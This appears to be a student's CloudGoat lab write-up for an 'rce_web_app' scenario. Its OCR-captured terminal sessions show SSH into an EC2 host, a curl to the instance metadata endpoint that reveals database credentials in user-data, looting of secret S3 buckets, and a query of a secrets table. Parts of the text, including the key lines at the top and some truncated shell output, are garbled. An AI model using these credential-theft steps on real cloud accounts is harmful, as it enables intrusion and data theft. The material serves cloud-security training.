ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDNt
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDNt
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDNt
ssh-rsa AAAA...q9zp lichi@ada
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDNt
ssh-rsa YToy0ntp0jA7YTo00ntz0jI6IngxIjt0jE6IjEi03M6MjoiTei03M6MToiMSI7czoy0jJ4Mi7cz0j0iIxMDAi03M6MjoiE
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvV6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDNt
```

14. rce_web_app steps (8-11)

Step 8:

- Show a directory listing of the account you've logged into.

```
(env) madler@ada:~$ chmod 400 foo
(env) madler@ada:~$ ssh -i foo 52.71.34.15
The authenticity of host '52.71.34.15 (52.71.34.15)' can't be established.
ECDSA key fingerprint is SHA256:2yGuOjgCjDyE+jA7MSJJk20ywjbxrV/N9zE30PKkulE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? ^C
(env) madler@ada:~$ ssh -i foo ubuntu@52.71.34.15
The authenticity of host '52.71.34.15 (52.71.34.15)' can't be established.
ECDSA key fingerprint is SHA256:2yGuOjgCjDyE+jA7MSJJk20ywjbxrV/N9zE30PKkulE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '52.71.34.15' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Thu Feb 24 02:05:15 UTC 2022

 System load:  0.0          Processes:      101
 Usage of /:   25.5% of 7.69GB  Users logged in:    0
 Memory usage: 22%          IP address for eth0: 10.0.10.37
 Swap usage:   0%

 Get cloud support with Ubuntu Advantage Cloud Guest:
 http://www.ubuntu.com/business/services/cloud

262 packages can be updated.
178 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Thu Feb 24 00:15:49 2022 from 131.252.208.103
ubuntu@ip-10-0-10-37:~$ ls
app  app.zip  db.txt  foo  foo.pub  np22.txt
ubuntu@ip-10-0-10-37:~$ █
```

- Show the output of this script and show the command that is run that reveals the database credentials.

```

matthewadler — ubuntu@ip-10-0-10-37: ~ — ssh madler@linux.cs.pdx.edu — 158x

Q~ 'functionName'

System load: 0.0      Processes:        101
Usage of /: 25.5% of 7.69GB  Users logged in: 0
Memory usage: 22%          IP address for eth0: 10.0.10.37
Swap usage: 0%

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

62 packages can be updated.
78 updates are security updates.

new release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

** System restart required ***
ast login: Thu Feb 24 00:15:49 2022 from 131.252.208.103
buntu@ip-10-0-10-37:~$ ls
pp app.zip db.txt foo foo.pub np22.txt
buntu@ip-10-0-10-37:~$ curl http://169.254.169.254/latest/user-data
#!/bin/bash
pt-get update
url -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
EBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip
sql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432
c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"
sql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432
c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode','E'V\!C70RY-4hy2809gnbv40h8g4b');"
leep 15s
d /home/ubuntu
nzip app.zip -d ./app
d app
ode index.js &
cho -e "\n* * * * * root node /home/ubuntu/app/index.js &\n* * * * * root sleep 10; curl GET http://cg-lb-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/mkja1xijqf0abc1h9lg.html &\n* * * * * root sleep 10; node /home/ubuntu/app/index.js &\n* * * * * root sleep 20; no
root sleep 30; node /home/ubuntu/app/index.js &\n* * * * * root sleep 40; node /home/ubuntu/app/index.js &\n* * * * *
ex.js &\n" >> /etc/crontab
buntu@ip-10-0-10-37:~$ 
```

Step 11:

- Which buckets can you access now?

```


matthewadler — ubuntu@ip-10-0-10-37: ~ — ssh madler@linux.cs.pdx.edu — 158x

Q~ 'functionName'

aws <command> <subcommand> help
aws: error: argument subcommand: Invalid choice, valid choices are:

ls
  | website
  | mv
  | sync
  | rb
presign
ubuntu@ip-10-0-10-37:~$ aws s3 ls
2022-02-23 17:20:19 cg-keystore-s3-bucket-cgidctb5jodjn3
2022-02-23 17:20:19 cg-logs-s3-bucket-cgidctb5jodjn3
2022-02-23 15:37:54 cg-secret-s3-bucket-cgid2g8jk00m2g
2022-02-23 17:20:19 cg-secret-s3-bucket-cgidctb5jodjn3
2019-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
2020-03-05 16:23:40 shepard-compromise
ubuntu@ip-10-0-10-37:~$ aws s3 ls s3:// 
```

- Show the contents of the file.



The screenshot shows a terminal window with the following content:

```

matthewadler — ubuntu@ip-10-0-10-37: ~ — ssh madler@linux.cs.pdx.edu — 158x

Q~ 'functionName'

aws <command> <subcommand> help
aws: error: argument subcommand: Invalid choice, valid choices are:

ls                               | website
cp                               | mv
rm                               | sync
mb                               | rb
presign

ubuntu@ip-10-0-10-37:~$ aws s3 ls
2022-02-23 17:20:19 cg-keystore-s3-bucket-cgidctb5jodjn3
2022-02-23 17:20:19 cg-logs-s3-bucket-cgidctb5jodjn3
2022-02-23 15:37:54 cg-secret-s3-bucket-cgid2g8jk00m2g
2022-02-23 17:20:19 cg-secret-s3-bucket-cgidctb5jodjn3
2019-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
2020-03-05 16:23:40 shepard-compromise
ubuntu@ip-10-0-10-37:~$ aws s3 ls s3://
2022-02-23 17:20:19 cg-keystore-s3-bucket-cgidctb5jodjn3
2022-02-23 17:20:19 cg-logs-s3-bucket-cgidctb5jodjn3
2022-02-23 15:37:54 cg-secret-s3-bucket-cgid2g8jk00m2g
2022-02-23 17:20:19 cg-secret-s3-bucket-cgidctb5jodjn3
2019-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
2020-03-05 16:23:40 shepard-compromise
ubuntu@ip-10-0-10-37:~$ aws s3 ls s3://cg-keystore-s3-bucket-cgidctb5jodjn3
2022-02-23 17:20:25      3243 clouugoat
2022-02-23 17:20:25      743 clouugoat.pub
ubuntu@ip-10-0-10-37:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidctb5jodjn3
2022-02-23 17:20:25      282 db.txt
ubuntu@ip-10-0-10-37:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidctb5jodjn3/db.txt .
download: s3://cg-secret-s3-bucket-cgidctb5jodjn3/db.txt to ./db.txt
ubuntu@ip-10-0-10-37:~$ cat db.txt
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this
itely in breach of our security policies!!!!
DB name: clouugoat
Username: cgadmin
Password: Purplepwny2029

Sincerely,
Lara
ubuntu@ip-10-0-10-37:~$ 
```

Step 14:

Within the PostgreSQL client,

- Show the table that is stored and its contents.

```
matthewadler — ubuntu@ip-10-0-10-37: ~ — ssh madler@linux.cs.pdx.edu — 158x39
Q~ postgres
    "DbiResourceId": "db-R6K7ZJMYEVGA7VX42A7Z6YMBQQ",
    "CACertificateIdentifier": "rds-ca-2019",
    "DomainMemberships": [],
    "CopyTagsToSnapshot": false,
    "MonitoringInterval": 0,
    "DBInstanceArn": "arn:aws:rds:us-east-1:206747113237:db:cg-rds-instance-cgidctb5jodjn3",
    "IAMDatabaseAuthenticationEnabled": false,
    "PerformanceInsightsEnabled": false,
    "DeletionProtection": false,
    "AssociatedRoles": []
}
]
}
ubuntu@ip-10-0-10-37:~$ psql postgres://<db_user>:<db_password>@<rds-instance-address>:5432/<db_name>
-bash: syntax error near unexpected token `newline'
ubuntu@ip-10-0-10-37:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws (10.19 (Ubuntu 10.19-0ubuntu0.18.04.1), server 9.6.23)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

cloudgoat=> \dt
      List of relations
 Schema |        Name         | Type  | Owner
-----+----------------+-----+-----
 public | sensitive_information | table | cgadmin
(1 row)

cloudgoat=>
cloudgoat=> SELECT * from <table-name>;
ERROR:  syntax error at or near "<"
LINE 1: SELECT * from <table-name>;
          ^
cloudgoat=> SELECT * from sensitive_information;
      name   |       value
-----+
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)

cloudgoat=>
```